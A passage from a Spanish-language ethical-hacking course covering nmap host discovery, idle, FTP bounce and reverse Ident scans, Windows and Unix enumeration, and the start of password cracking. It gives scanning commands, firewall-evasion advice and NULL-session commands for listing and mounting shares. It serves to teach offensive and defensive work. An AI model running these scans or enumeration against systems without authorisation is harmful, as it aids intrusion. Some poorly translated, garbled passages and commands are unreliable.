Es el momento de hablar de una opción de nmap que he incluido en el ejemplo de todos los escaneos de los que hemos hablado hasta ahora. Es la opción -P0. Veamos qué dice la guía de referencia rápida de nmap (nmap -h) al respecto de este comando...

-P0 Don't ping hosts (needed to scan www.microsoft.com and others)

Efectivamente, mediante esta opción logramos que, antes de realizar el escaneo de puertos propiamente dicho, el software no compruebe si el host está activo. Y os preguntaréis, ¿para qué demonios me gustaría a mí que no se realizara esa comprobación? Pues es una técnica muy común el denegar, vía firewall, la salida de paquetes ICMP echo reply. Así, al realizar un ping a un host, éste no responde y puede parecer que esté inactivo. Probad a realizar un ping a www.microsoft.com y luego visitad su web.

Ahora imaginad que el objetivo de nuestro escaneo va a ser toda una red (por ejemplo 192.168.0.0/24), en lugar de un único host. Lo primero que nos interesará es saber qué hosts están activos, pues si escaneamos toda la red con la opción -P0, perderemos mucho tiempo mandando paquetes y esperando la respuesta de equipos que en realidad están inactivos. Pero cabe la posibilidad de que algunos equipos nos hagan creer que están inactivos cuando en realidad no lo están... y aquí es donde entran las diversas técnicas de ping sweep.

Mediante esta técnica, se realiza un barrido comprobando qué host dentro de un rango se encuentran activados. Los métodos para comprobar esto son varios:

TCP echo: Envío de paquetes TCP al puerto echo (TCP/7). Si recibe respuesta, el host está activo.

UDP echo: Envío de paquetes UDP al puerto echo (UDP/7). Si recibe respuesta, el host está activo.

TCP ACK: Envío de paquetes TCP ACK. Si se obtiene respuesta RST, el host está activo.

TCP SYN: Envío de paquetes TCP SYN. Si se obtiene respuesta RST o SYN/ACK, el host está activo.

ICMP echo: Este es el ping de toda la vida. ICMP echo request e ICMP echo reply.

Aunque todas ellas son válidas, incluso el ping clásico, las más efectivas son TCP ACK y TCP SYN. TCP echo y UDP echo no son muy usadas ni útiles, pues prácticamente ningún host tendrá abierto el puerto echo y si lo tiene, es poco probable que bloquee los intentos de ping normales.

En nmap podemos invocar un ping sweep mediante estos comandos:

TCP ACK: nmap -vv -sP -PT xxx.xxx.xxx.xxx/xx
TCP SYN: nmap -vv -sP -PS xxx.xxx.xxx.xxx/xx
ICMP echo: nmap -vv -sP -PI xxx.xxx.xxx.xxx/xx
TCP ACK e ICMP echo en paralelo: nmap -vv -sP -PB xxx.xxx.xxx.xxx/xx

La técnica TCP ACK e ICMP echo en paralelo realiza a la vez ambas técnicas, de forma que se pueda evadir un firewall que implemente protección contra una de esas técnicas. Este modo es el usado por nmap en caso de no especificar ninguno (nmap -vv -sP xxx.xxx.xxx.xxx/xx).

Es útil reforzar la exploración del modo -PB con un ping TCP SYN (-PS), pues ciertos firewalls bloquean tanto los intentos de ping ICMP echo como TCP ACK.

2.3.6 Técnicas avanzadas

Ya conocemos, además de las bases técnicas, una gran variedad de técnicas “estándar” de escaneo de puertos: las más sencillas y comunes. Pero existen otras técnicas más complejas que ahora vamos a tratar. El que sean más complejas no es sinónimo de mayor efectividad, pues ya hemos visto varias veces que no hay un único escaneo que sea útil para todo, sino que la técnica a usar depende de la situación... y casi siempre lo mejor es usar una combinación de técnicas. Echemos un vistazo a estas técnicas “especiales”:

2.3.6.1Reverse Ident

Antes de hablar del escaneo Ident inverso, debemos hablar del Protocolo de Identificación que está definido en el RFC #1413 -”Identification Protocol” (ftp://ftp.rfc-editor.org/in-notes/rfc1413.txt). El fin del protocolo Ident es proporcionar información acerca de la identidad del usuario de una conexión TCP, para lo cual existe un demonio a la escucha al que, enviando una query en una determinada estructura (definida en el RFC), devuelve la información del usuario. Esto es lo que se llama Ident... ¿y entonces qué esIdent inverso?

Mediante Ident inverso somos nosotros los que establecemos una conexión con el host remoto y luego preguntamos a Ident por su usuario. De cara al host remoto, el usuario de esa conexión seguirá siendo el usuario de su sistema, aunque la conexión la hayamos establecido nosotros. Dado que esta técnica requiere que se establezca completamente una conexión TCP, su base es el escaneo TCP connect().

Una vez establecida la conexión con el puerto en el host remoto, redirigimos una query al puerto Ident y obtenemos así información bastante interesante sobre quién es el usuario tras esa conexión. Obviamente no tiene el mismo interés un demonio corriendo con privilegios de nobody (httpd) o con privilegios de root...
Es importante tener en cuenta que no todos los hosts corren el servicio de Ident, y de los que lo hacen, muchos usan algún tipo de sistema de identificación. No obstante, puede resultar muy útil bajo determinadas circunstancias...

Ésta técnica fue descrita por primera vez por Dave Goldsmith en 1996, en un correo a la lista de Bugtraq.

Comportamiento del escaneo:

host local ---[SYN]---> [O] Puerto TCP abierto en el host remoto
host local <---[SYN/ACK]--- [O] Puerto TCP abierto en el host remoto
host local ---[ACK]---> [O] Puerto TCP abierto en el host remoto
host local ---[query]---> [O] Puerto TCP/113 abierto en el host remoto
host local <---[Ident]--- [O] Puerto TCP/113 abierto en el host remoto
host local ---[SYN]---> [X] Puerto TCP cerrado en el host remoto
host local <---[RST]--- [X] Puerto TCP cerrado en el host remoto
host local ---[SYN]---> [~] Puerto TCP silencioso en el host remoto
-SIN RESPUESTA

En nmap podemos invocar un escaneo reverse Ident mediante el comando:

nmap -vv -P0 -sT -I xxx.xxx.xxx.xxx

2.3.6.2 Zombie scan

Este tipo de escaneo, también conocido como Dumb scan, IP ID Header scan, e Idle scan fue descrito por primera vez por antirez en un correo a la lista de Bugtraq. Su funcionamiento es bastante ingenioso (y algo rebuscado) y basa su técnica en particularidades de la pila TCP/IP de la mayoría de los sistemas operativos. Normalmente el escaneo dumb se realiza basado en la técnica del escaneo SYN, pero nada nos impediría realizarlo con cualquier otra.
Requisito indispensable para poder llevar a cabo este escaneo es poder contar con un host zombie (dummy host, dumb host...). ¿Y qué es un host zombie? Al contrario que un host bastión, un host zombie es aquel que estando online tiene un tráfico muy bajo o (mejor aún) nulo. Hay que decir que encontrar un host de este tipo es muy complicado y requiere buenas dosis de paciencia y de ping sweep...

Por tanto, en este escaneo participan tres hosts: hostA (nosotros), hostB (host zombie) y hostC (host remoto a escanear).

En primer lugar, nos aseguramos de que hostB es un host zombie realmente, y para ello le lanzamos un ping que nos permita analizar el campo ID encapsulado en la cabecera IP:

60 bytes from BBB.BBB.BBB.BBB: seq=1 ttl=64 id=+1 win=0 time=96 ms
60 bytes from BBB.BBB.BBB.BBB: seq=2 ttl=64 id=+1 win=0 time=88 ms
60 bytes from BBB.BBB.BBB.BBB: seq=3 ttl=64 id=+1 win=0 time=92 ms

Vemos que el incremento de la ID es de uno en cada paso del ping. Podemos asumir que el hostB no tiene tráfico. Ahora es cuando viene lo interesante del escaneo: mandamos a hostC un paquete SYN falseado (packet spoofing) con dirección origen hostB. El comportamiento de hostC será parecido al caso de un escaneo SYN estándar:

hostB <---[SYN/ACK]--- [O] Puerto TCP abierto en hostC
hostB <---[RST/ACK]--- [X] Puerto TCP cerrado en hostC

Así pues, host B se encontrará con un paquete que no esperaba (él no ha lanzado ningún intento de conexión). La reacción de host B viene dada por su implementación de la pila TCP/IP y depende del paquete recibido:

host B <--- [SYN/ACK]--- [O] Puerto TCP abierto en host C
host B ---[RST]---> [O] Puerto TCP abierto en host C
host B <---[RST/ACK]--- [X] Puerto TCP cerrado en host C
-SIN RESPUESTA

Así pues, si el puerto escaneado en host C está abierto, estaremos forzando a host B a enviar un paquete de respuesta, mientras que si el puerto de host C está cerrado, host B ignorará el paquete RST/ACK y no enviará nada. Obviamente en el caso de que el puerto de host C esté silencioso no habrá ningún tipo de envío de tráfico. ¿Cómo podemos saber qué flags fueron enviados entre host C y host B desde host A? Pues lo sabremos porque durante todo este proceso, estaremos manteniendo un ping en paralelo constante con host B.
Si el puerto de host C está abierto (host C manda SYN/ACK a host B y éste responde con RST):

60 bytes from BBB.BBB.BBB.BBB: seq=25 ttl=64 id=+1 win=0 time=92 ms
60 bytes from BBB.BBB.BBB.BBB: seq=26 ttl=64 id=+3 win=0 time=80 ms
60 bytes from BBB.BBB.BBB.BBB: seq=27 ttl=64 id=+2 win=0 time=83 ms

Si el puerto de host C está cerrado (host C manda RST/ACK y host B no responde) ó el puerto de host C está silencioso (no manda nada):

60 bytes from BBB.BBB.BBB.BBB: seq=25 ttl=64 id=+1 win=0 time=92 ms
60 bytes from BBB.BBB.BBB.BBB: seq=26 ttl=64 id=+1 win=0 time=80 ms
60 bytes from BBB.BBB.BBB.BBB: seq=27 ttl=64 id=+1 win=0 time=83 ms

Observando el campo ID vemos que, en caso de que el puerto de hostC esté abierto y obligar a hostB a mandar un paquete, el incremento es mayor que en el caso de que no envíe nada. Podemos asumir por tanto, que en el caso de que el incremento de ID sea mayor en un determinado momento, nos indica que el puerto escaneado estaba abierto.

Este complejo método de escaneo es muy ingenioso, porque de cara a hostC, el escaneo provino de hostB, y de cara a hostB, nosotros solamente estábamos haciendo ping.

En nmap podemos invocar un escaneo zombie mediante el comando:

nmap -vv -P0 -p- -sI zom.zom.zom.zom xxx.xxx.xxx.xxx

2.3.6.3 FTP bounce scan

El escaneo FTP bounce se parece en cierto modo al escaneo zombie... pero en su forma son totalmente distintos. El escaneo FTP bounce se basa en unas peculiaridades del protocolo FTP, descrito en el RFC #959 -"File Transfer Protocol" (ftp://ftp.rfc-editor.org/in-notes/rfc959.txt).Cuando establecemos una conexión FTP, en primer lugar se realiza una conexión entre el cliente y elpuerto de control de datos del servidor (normalmente TCP/21). Pero para poder realizar transferencias de ficheros entre cliente y servidor, es necesario establecer otra conexión de datos. Esto, mediante comandos RAW, se realiza con el comando PORT, que indica la IP y el puerto con el que el servidor puede establecer la conexión de datos. El "fallo" está en que mediante el comando PORT, podemos indicar una IP cualquiera, aunque no sea desde la que se inició la conexión.

Las consecuencias de ello son que podemos establecer una conexión de control de datos con un servidor FTP (mejor si es anónimo) y, mediante el comando PORT, intentar establecer conexiones de datos con los distintos puertos de la máquina a escanear. Según la respuesta que nos devuelva el servidor FTP, el puerto se encontrará abierto o cerrado. En caso de que el puerto esté abierto, el servidor FTP podrá establecer una conexión de datos y responderá "226 Transfer complete."; y en caso de que el puerto esté cerrado y el servidor no pueda establecer la conexión, responderá "425 Can't open data connection.".

Esta técnica fue descrita por primera vez por *Hobbit* en 1985

Comportamiento del escaneo:

```
            host local
(PORT apuntando a host remoto)
                        | | | | |
                        ! ! ! ! !
            Servidor FTP <---------> [O] Puerto TCP abierto en el host remoto
                        | | | | |
                        ! ! ! ! !
(226 Transfer complete.)
            host local


            host local
(PORT apuntando a host remoto)
                        | | | | |
                        ! ! ! ! !
            Servidor FTP <---------> [X] Puerto TCP cerrado en el host remoto
                        | | | | |
                        ! ! ! ! !
(425 Can't open data connection.)
            host local
```

En nmap podemos invocar un escaneo FTP bounce mediante el comando:

```
nmap -vv -P0 -b usuario@ftp.ftp.ftp.ftp:puerto xxx.xxx.xxx.xxx
```

2.4. Enumeración

2.4.1 ¿Qué es enumeración?

La enumeración es el proceso de extracción de información de un sistema de destino de una manera organizada y metódica. Durante la enumeración debe ser capaz de extraer información como nombres de usuario, nombres de máquinas, acciones y servicios de un sistema, así como otra información, dependiendo del entorno operativo. A diferencia de las fases anteriores, usted está iniciando conexiones activas a un sistema en un esfuerzo para reunir la información que está buscando. Por lo tanto usted debe considerar esta fase de un proceso de alto riesgo. Tome un esfuerzo extra para ser precisos para que no se arriesga a la detección.

Durante esta fase está utilizando conexiones activas al sistema para llevar a cabo más recopilación de información. Las conexiones activas le permiten realizar consultas dirigidas al sistema para extraer más información sobre el entorno de destino. Tener recopilada la suficiente información, puede evaluar las fortalezas y debilidades del sistema. La información reunida durante esta fase generalmente cae en los siguientes tipos:

- Los recursos de red usuarios y grupos
- Tablas de enrutamiento
- Auditoría y configuración de servicios nombres de máquinas
- Aplicaciones y banners
- SNMP y DNS detalles

2.4.2 Ataque de enumeración

Extracción de información de ID de correo electrónico: Esta técnica se utiliza para obtener nombre de usuario y el nombre de dominio de información desde una dirección de e-mail. Una dirección de correo electrónico contiene dos partes: la primera parte antes de la @ es el nombre de usuario y lo que viene después de la @ es el nombre de dominio.

Obtención de información a través de contraseñas predeterminadas: Cada dispositivo tiene configuración predeterminada, y contraseñas por defecto son parte de este grupo. No es raro encontrar configuración predeterminada, ya sea parcial o totalmente, lo que significa que un atacante puede obtener fácilmente el acceso al sistema y extraer información según sea necesario.

El uso de ataques de fuerza bruta sobre servicios de directorio: Un servicio de directorio es una base de datos que contiene información utilizada para administrar la red. Como tal, es un gran objetivo para un atacante que buscan obtener una amplia información sobre un entorno. Muchos directorios son vulnerables a las deficiencias de entrada de verificación, así como otros agujeros que pueden ser explotadas para el propósito de descubrir y poner en peligro las cuentas de usuario.

La explotación de SNMP: El protocolo simple de administración de redes (SNMP) puede ser aprovechado por un atacante que puede adivinar las cuerdas y los utilizan para extraer los nombres de usuario.

Trabajar con la Zona DNS: transfiere una transferencia de zona en el DNS es un hecho normal, pero cuando esta información cae en las manos equivocadas el efecto puede ser devastador. Una transferencia de zona está diseñado para actualizar los servidores de DNS con la información correcta; sin embargo, la zona contiene información que podría trazar la red, proporcionando valiosos datos sobre la estructura del medio ambiente.

La captura de los Grupos de Usuarios; Esta técnica consiste en la extracción de las cuentas de usuario de los grupos especificados, que almacenan los resultados, y determinar si las cuentas de sesión están en el grupo.

2.4.3 Conceptos básicos de Windows

El sistema operativo Microsoft Windows está diseñado para ser utilizado ya sea como un stand-alone o un entorno de red; Sin embargo, para esta discusión va suponer un conjunto de red solamente. En el mundo de Windows, asegurar el acceso a los recursos, objetos y otros componentes se maneja a través de muchos mecanismos, pero hay algunas cosas que son comunes a ambas configuraciones.

Usted necesita saber cómo se gestiona el acceso a recursos tales como recursos compartidos de archivos y otros artículos. Windows utiliza un modelo que se puede resumir mejor como la definición de quién tiene acceso a qué recursos. Por ejemplo, un usuario obtiene acceso a un recurso compartido de archivos o una impresora.

2.4.3.1 Usuarios

En cualquier sistema operativo, el elemento que es más responsable de controlar el acceso al sistema es el usuario. En Windows, es fundamentalmente el que se utiliza para determinar el acceso es la cuenta de usuario. Las cuentas de usuario se utilizan en Windows para todo, desde el acceso a recursos compartidos de archivos a la ejecución de los servicios que permiten a los componentes de software que se ejecutan con los privilegios adecuados y el acceso.

Procesos de Windows se ejecutan bajo uno de los siguientes contextos de usuario:

- Servicio local: Una cuenta de usuario local con el más alto que el acceso normal al sistema local, pero acceso limitado a la red.
- Servicio de red: Una cuenta de usuario con acceso normal a la red, pero sólo un acceso limitado al sistema local.
- Sistema una cuenta de super usuario: usuario que tiene acceso casi ilimitado al sistema local.
- Usuario actual: el usuario que ha iniciado sesión en, que pueden ejecutar aplicaciones y tareas, pero aún está sujeta a las restricciones que otros usuarios. Las restricciones en esta cuenta son válidas incluso si la cuenta de usuario que se utiliza es una cuenta de administrador.

Cada una de estas cuentas de usuario se utiliza por razones específicas. En una sesión típica de Windows cada uno se está ejecutando diferentes procesos que hay detrás de las escenas para mantener el rendimiento del sistema.

2.4.3.2 Grupos

Los grupos son utilizados por los sistemas operativos como Windows y Linux al permitir el acceso a los recursos, así como para simplificar la gestión. Los grupos son herramientas de administración eficaces que permiten la gestión de múltiples usuarios. Un grupo puede contener un gran número de usuarios que pueden ser manejados como una unidad. Este enfoque le permite asignar el acceso a un recurso como una carpeta compartida de un grupo en lugar de cada usuario individual, ahorrando tiempo y esfuerzo. Puede configurar sus propios de grupos como mejor le parezca en su red y sistemas, pero la mayoría de los proveedores como Microsoft incluir un número de grupos predefinidos que se pueden utilizar o modificar según sea necesario. Hay varios grupos predeterminados en Windows:

- Inicio de sesión anónimo: Diseñado para permitir el acceso anónimo a los recursos; suele utilizar cuando se accede a un servidor web o aplicaciones web.

- Batch: utilizado para permitir trabajos por lotes para ejecutar tareas de programación, tales como un trabajo de limpieza nocturno que elimina los archivos temporales.

- Creador de grupo: Windows 2000 utiliza este grupo para conceder permisos de acceso automáticamente a los usuarios que son miembros del mismo grupo (s) como el creador de un archivo o un directorio.

- Creador propietario: es la persona que creó el archivo o directorio es miembro de este grupo, y más tarde, utiliza este grupo para conceder permisos de acceso de forma automática al creador de un archivo o directorio.

- Everyone: Todo interactive, red, dial-up, y los usuarios autenticados son miembros de este grupo. Este grupo se utiliza para dar un amplio acceso a un recurso del sistema

- Interactive: Cualquier usuario inicia sesión en el sistema local tiene la identidad interactivo, que permite sólo a los usuarios locales acceder a un recurso.

- Red: Cualquier usuario que accede al sistema a través de una red tiene la identidad de red, que permite sólo a los usuarios remotos acceder a un recurso.

- Restricted Los usuarios y computadoras con capacidades restringidas tienen la identidad restringido. En un servidor miembro o estación de trabajo, un usuario local que es miembro del grupo de usuarios (en lugar del grupo Usuarios avanzados) tiene esta identidad.

- Self: Se refiere al objeto y permite que el objeto de modificar en sí.

- Servicio Cualquier servicio accediendo al sistema tiene la identidad de servicio, lo que permite el acceso a los procesos de ser atropellado por Windows 2000 y posteriores, servicios.

- El Sistema: el sistema operativo tiene la identidad del sistema, que se utiliza cuando el sistema operativo necesita para realizar una función a nivel de sistema.

- Terminal Server del usuario: Permite a los usuarios de terminal server para acceder a las aplicaciones de Terminal Server y realizar otras tareas necesarias con servicios de Terminal Server.

2.4.3.3 Identificadores de seguridad

Una idea muy importante para que usted pueda comprender es la del identificador de seguridad (SID). Cada cuenta de usuario de Windows tiene un SID, que es una combinación de caracteres que se parece a lo siguiente:

S-1-5-32-1045337234-12924708993-5683276719-19000

A pesar de que utiliza un nombre de usuario para acceder al sistema, Windows identifica a cada usuario, grupo, o un objeto por el SID. Por ejemplo, Windows utiliza el SID para buscar una cuenta de usuario y ver si coincide con una contraseña. También, SID se utilizan en todas las situaciones en las que deben ser verificados por ejemplo permisos, cuando un usuario intenta acceder a una carpeta o recurso compartidos.

2.4.4Servicios y puertos de interés

Al introducirse en la fase de enumeración, usted debe saber los puertos y servicios que se utilizan comúnmente y qué tipo de información que pueden ofrecer a usted como un atacante. Usted debe esperar durante su fase de exploración para descubrir un número de puertos. Aquí están algunos que usted debe asegurarse de que prestar mucha atención a:

TCP 53: Este puerto se utiliza para las transferencias de zona DNS, el mecanismo a través del cual el sistema DNS mantiene servidores actualizados con los últimos datos de la zona.

TCP 135: Este puerto se usa durante las comunicaciones entre las aplicaciones cliente-servidor, como Microsoft Outlook que permite comunicarse con Microsoft Exchange.

TCP 137: Este puerto asociado con el Servicio de nombres NetBIOS (NBNS) es un mecanismo diseñado para proporcionar servicios de resolución de nombres que implican el protocolo NetBIOS. El servicio permite NetBIOS para asociar nombres y las direcciones IP de los sistemas y servicios de los individuos. Es importante señalar que este servicio es un objetivo natural y fácil para muchos atacantes.

TCP 139: NetBIOS Servicio reunión, también conocido como SMB a través de NetBIOS, le permite administrar las conexiones entre clientes y aplicaciones NetBIOS habilitado y se asocia con el puerto TCP 139. El servicio es utilizado por NetBIOS para establecer conexiones y derribarlas cuando ya no sean necesario.

TCP 445: SMB sobre TCP, o Host directo, es un servicio diseñado para mejorar el acceso a la red y NetBIOS derivación de uso. Este servicio sólo está disponible en las versiones de Windows a partir de Windows 2000 y versiones posteriores. SMB sobre TCP está estrechamente asociada con TCP 445.

UDP 161 y 162 SNMP: es un protocolo utilizado para administrar y supervisar los dispositivos de red y hosts. El protocolo está diseñado para facilitar la mensajería, vigilancia, auditoría, y otras capacidades. SNMP trabaja en dos puertos: 161 y 162.

TCP / UDP 389: Lightweight Directory Access Protocol (LDAP): es utilizado por muchas aplicaciones; dos de los más comunes son Active Directory y Exchange. El protocolo se utiliza para el intercambio de información entre las dos partes. Si el puerto TCP / UDP 389 está abierto, indica que uno de éstos o un producto similar puede estar presente.

TCP / UDP 3268 Global Service Catalog: asociada con Active Directory de Microsoft y ejecuta en el puerto 3368, en los sistemas Windows 2000, este servicio se utiliza para localizar la información dentro de Active Directory.

TCP 25: Protocolo simple de transferencia de correo (SMTP) se utiliza para la transmisión de mensajes enla forma de correo electrónico a través de redes.

2.4.5 Servicios Comúnmente Explotados

El sistema operativo Windows es popular entre los usuarios y los atacantes, por diversas razones, pero por ahora vamos a centrarnos en atacantes y lo explotan.

Hace tiempo se sabe para ejecutar una serie de servicios por defecto, cada uno de los cuales se abre una caja de Pandora de un defensa y un blanco de oportunidad para un atacante. Cada servicio en un sistema está diseñado para proporcionar características adicionales y las capacidades del sistema, tales como el intercambio de archivos, la resolución de nombres, y de gestión de la red, entre otros. Windows puede tener alrededor de 30 o menos servicios que se ejecutan de forma predeterminada, sin incluir los que las aplicaciones individuales pueden instalar.

Un paso en la obtención de un punto de apoyo en un sistema Windows está explotando la API de NetBIOS. Este servicio fue pensado originalmente para ayudar en el acceso a los recursos en una red de área local (LAN) solamente. El servicio fue diseñado para usar 16 nombres de personajes, con los primeros 15 caracteres de identificación de la máquina y el último la personaje que representa a un servicio o artículo en la propia máquina. NetBIOS ha demostrado ser una bendición para algunos y una maldición para los demás. Veamos por qué.

Un atacante que está utilizando ciertas herramientas y técnicas puede extraer un poco de información de NetBIOS. El uso de técnicas de exploración, un atacante puede barrer un sistema, encontrar el puerto 139 abierto, y saber que este puerto se asocia comúnmente con NetBIOS. Una vez que el puerto ha sido identificado, se puede intentar ver o acceder a información como recursos compartidos de archivos, uso compartido de impresoras, nombres de usuario, información de grupos, u otros objetos valiosos que pueden resultar útiles.

Una de las muchas herramientas que se pueden utilizar para trabajar con NetBIOS es una utilidad de línea de comandos nbtstat. Esta utilidad puede mostrar información, incluyendo tablas de nombres y estadísticas de protocolo, para los sistemas locales o remotos. Se incluye con todas las versiones del sistema operativo Windows, nbtstat puede ayudar en la solución de problemas de red y mantenimiento. Está diseñado específicamente para solucionar problemas de resolución de nombres que son el resultado del servicio NetBIOS. Durante el funcionamiento normal, un servicio en Windows conocido como NetBIOS sobre TCP / IP resolver nombres NetBIOS a direcciones IP, nbtstat está diseñado para localizar problemas con este servicio.

Además, la utilidad tiene la capacidad de devolver los nombres (si los hay) registrados en el Servicio de nombres Internet de Windows (WINS).

2.4.6 Las tareas que puede hacer con nbtstat

Ejecute el comando nbtstat de la siguiente manera para devolver la tabla de nombres en un sistema remoto:

nbtstat.exe -a <"nombre netbios del sistema remoto"

El parámetro -a se puede utilizar para devolver una lista de direcciones y nombres NetBIOS el sistema se haya resuelto. La línea de comandos que utiliza esta opción se vería como la siguiente si el sistema de destino tenía una dirección IP 192.168.1.10:

nbtstat -A 192.168.1.10

El comando nbtstat puede hacer mucho más que estas dos funciones. La siguiente es una lista parcial de las opciones disponibles con el comando nbtstat:

-a Devuelve la dirección de la tarjeta de dirección de la tabla de nombres NetBIOS y el control de acceso obligatorio (MAC) para el nombre de equipo especificado

-A Lista la misma información que -a cuando se les da la dirección IP del destino

-c Lista el contenido de la caché de nombres NetBIOS

-n : Muestra los nombres registrados localmente por aplicaciones NetBIOS como el servidor y redirector

-r : Muestra un recuento de todos los nombres resueltos por difusión o el servidor WINS

-s: Muestra la tabla de sesiones NetBIOS y convierte las direcciones IP de destino para los nombres NetBIOS informáticos

-S : Enumera las sesiones NetBIOS actuales y su estado, junto con la dirección IP

2.4.7 Sesiones NULL

Una característica de gran alcance, así como una posible responsabilidad es algo conocido como la sesión NULL. Esta función se utiliza para permitir que los clientes o los puntos finales de una conexión para acceder a cierto tipo de información a través de la red. Sesiones NULL no son nada nuevo y, de hecho, han sido parte del sistema operativo Windows para una cantidad considerable de tiempo para propósitos completamente legítimos; el problema es que también son una fuente de abuso potencial también. Como pronto veremos, la sesión NULL puede revelar una gran cantidad de información.

Básicamente una sesión NULL es algo que ocurre cuando se realiza una conexión a una estando provisto de sistema de Windows sin credenciales. Esta sesión es una que sólo se puede hacer a un lugar especial llamado la comunicación entre procesos (IPC), que es un recurso compartido administrativo. En la práctica normal, las sesiones nulas están diseñados para facilitar una conexión entre los sistemas en una red para permitir que un sistema a enumerar el proceso y acciones en el otro. La información que se puede obtener durante este proceso incluye:

- Lista de usuarios y grupos
- Lista de máquinas
- Lista de acciones
- Los usuarios y los SID de acogida

La sesión NULL permite el acceso a un sistema que utiliza una cuenta especial llamada un usuario NULL que se puede utilizar para revelar información sobre las acciones del sistema o las cuentas de usuario, mientras que no requiere un nombre de usuario o contraseña para hacerlo.

Explotación de una sesión NULL es una tarea sencilla que requiere sólo una pequeña lista de comandos. Por ejemplo, supongamos que un equipo tiene el nombre de "Zelda" como el nombre de host, lo que significaría que podría unir a ese sistema mediante el uso de los siguientes, donde el anfitrión es la dirección IP o el nombre del sistema que está siendo apuntado:

net use \\ zelda $ ipc \ "/ user:"

Para ver las acciones disponibles en un sistema en particular, después de emitir el comando para conectar con el recurso compartido IPC $ en el tema sistema de destino el siguiente comando:

net view \\ zelda

Este comando enumera las acciones en el sistema. Por supuesto, si no hay otros recursos compartidos no están disponibles no se mostrará nada.

Una vez que un atacante tiene la lista de acciones, el siguiente paso es conectar a un recurso compartido y ver los datos. Esto es fácil de hacer en este momento utilizando el comando net use:

net use s: \\ zelda \ (nombre de la carpeta compartida)

Ahora debería ser capaz de ver el contenido de la carpeta navegando por la S: unidad, que se asigna en este ejemplo.

2.4.8 Management Information Base

Management Information Base (MIB) es una base de datos que contiene descripciones de los objetos de red que se pueden gestionar a través de SNMP. MIB es la recopilación de información jerárquicamente organizada. Proporciona una representación estándar de la información del agente SNMP y el almacenamiento. Elementos MIB se reconocen utilizando identificadores de objetos. El identificador de objeto (OID) es el nombre numérico dado para el objeto y comienza con la raíz del árbol de MIB. Se puede identificar de forma única el objeto presente en la jerarquía MIB.

Objetos administrados MIB incluyen objetos escalares que definen una sola objetos instancia objeto y tabulares que definen grupos de instancias de objetos relacionados. Los identificadores de objetos incluyen el tipo de objeto, como contador, cadena, o la dirección; nivel de acceso como la lectura o de lectura / escritura; restricciones de tamaño; y variar información. MIB se utiliza como un libro de códigos por el gestor de SNMP para la conversión de los números de OID en una pantalla legible.

Por defecto el protocolo SNMP tiende a contener dos contraseñas utilizadas tanto configurar y leer la información de un agente:

- Leer cadena de comunidad

    - Configuración del dispositivo o sistema se puede ver con la ayuda de esta contraseña.
    - Estas cadenas son públicos.

- Leer / cadena de comunidad de escritura

    - Configuración del dispositivo se puede cambiar o editar con esta contraseña.
    - Estas cadenas son privadas.

Aunque estas cadenas se pueden cambiar, sino que también se pueden dejar en los valores por defecto indicados aquí. Los atacantes pueden y van a tener la oportunidad de aprovechar este error. Un atacante puede utilizar las contraseñas por defecto para cambiar o visualizar información de un dispositivo o sistema. Como un atacante va a tratar de usar el servicio para enumerar la información del dispositivo para ataques posteriores.

A continuación se puede extraer a través de SNMP:

- Los recursos de red tales como hosts, routers y dispositivos
- Archivos compartidos
- Tablas ARP
- Tablas de enrutamiento
- Estadísticas de la información de tráfico específicos del dispositivo

2.4.9 Enumeración en Unix y Linux

Sistemas Linux y Unix no son diferentes de sistemas Windows y se pueden enumerar también. La diferencia radica en las herramientas y el enfoque. En esta parte miraremos un montón de las herramientas que han demostrado ser útiles en la exploración de estos sistemas.

2.4.9.1 finger

El comando finger está diseñado para devolver información acerca de un usuario en un sistema dado. Cuando se ejecuta devuelve información como el directorio del usuario, home,el tiempo de inicio de sesión, los tiempos de inactividad, ubicación de la oficina, y la última vez que ambos recibieron o leer el correo.

La línea de comandos para el comando finger se ve así:

finger <switches> username

Interruptores que se pueden utilizar con el comando dedo incluyen los siguientes:

-b elimina el directorio home y shell de la pantalla del usuario.

-f elimina la información del encabezado de la pantalla.

-w elimina el nombre completo de la pantalla.

-l devuelve la lista de usuarios.

2.4.9.2 rpcinfo

El comando rpcinfo enumera la información expuesta a través del protocolo de llamada a procedimiento remoto (RPC).

La línea de comandos para rpcinfo se ve así:

rpcinfo <switches> hostname

Interruptores que se pueden utilizar con rpcinfo incluyen los siguientes:

-m muestra una lista de las estadísticas de RPC en un host dado.

-s muestra una lista de aplicaciones RPC registrados en un equipo dado.

2.4.9.3 showmount

El comando showmount identifica los directorios compartidos presentes en un sistema dado. showmount muestra una lista de todos los clientes que han montado de forma remota un sistema de archivos.

La línea de comandos para showmount se ve así:

/usr/sbin/showmount [- ade] [hostname]

Interruptores que se pueden utilizar con showmount incluyen los siguientes:

-a imprime todos los montajes remotos.

-d lista los directorios que han sido montados de forma remota por los clientes.

-e imprime la lista de sistemas de archivos compartidos.

2.5 Obtener acceso a un sistema

2.5.1 System Hacking

Una vez que haya completado las tres primeras fases, se puede pasar a la fase System hacking . En este punto, el proceso se vuelve mucho más compleja: No se puede completar la fase System hacking en una sola pasada. Se trata de utilizar un enfoque metódico que incluye contraseñas de craqueo, privilegios crecientes, aplicaciones que se ejecutan, ocultando los archivos, que cubre las pistas, ocultando pruebas, y luego empujando en un ataque más involucrado.

Veamos el primer paso en la System hacking: password cracking.

2.5.2 Password Cracking

En la fase de enumeracion, que ha recopilado una gran cantidad de información, incluyendo los nombres de usuario. Estos nombres de usuario son importantes ahora porque te dan algo en las que centrar su ataque más de cerca. Utiliza la password cracking para obtener las credenciales de una cuenta determinada con la intención de utilizar la cuenta para tener acceso autorizado al sistema bajo el disfraz de un usuario auténtico.

Para entender completamente por qué password cracking se utiliza tan a menudo por primera vez durante un ataque y es comúnmente éxito, echemos un vistazo a la naturaleza de las contraseñas. Una contraseña está diseñado para ser algo que una persona puede recordar fácilmente, pero al mismo tiempo no algo que puede ser fácil de adivinar o romper. Aquí es donde radica el problema: Los seres humanos tienden a elegir contraseñas que son fáciles de recordar, que pueden hacer que sean fáciles de adivinar. Aunque la elección de contraseñas que sean más fáciles de recordar que no es algo malo, puede ser un pasivo si los individuos eligen contraseñas que son demasiado fáciles de recordar o conjurar.

Estos son algunos ejemplos de las contraseñas que se prestan al cracking:

- Las contraseñas que utilizan sólo números
- Las contraseñas que utilizan sólo letras
- Las contraseñas que son todas las contraseñas en mayúsculas o minúsculas que usan nombres propios
- Las contraseñas que utilizan palabras de diccionario
- Contraseñas cortos (menos de ocho caracteres)

En términos generales, las reglas para la creación de una contraseña segura son una buena línea de defensa contra los ataques. Muchas empresas ya utilizan estas reglas en forma de requisitos de contraseña o requisitos de complejidad.

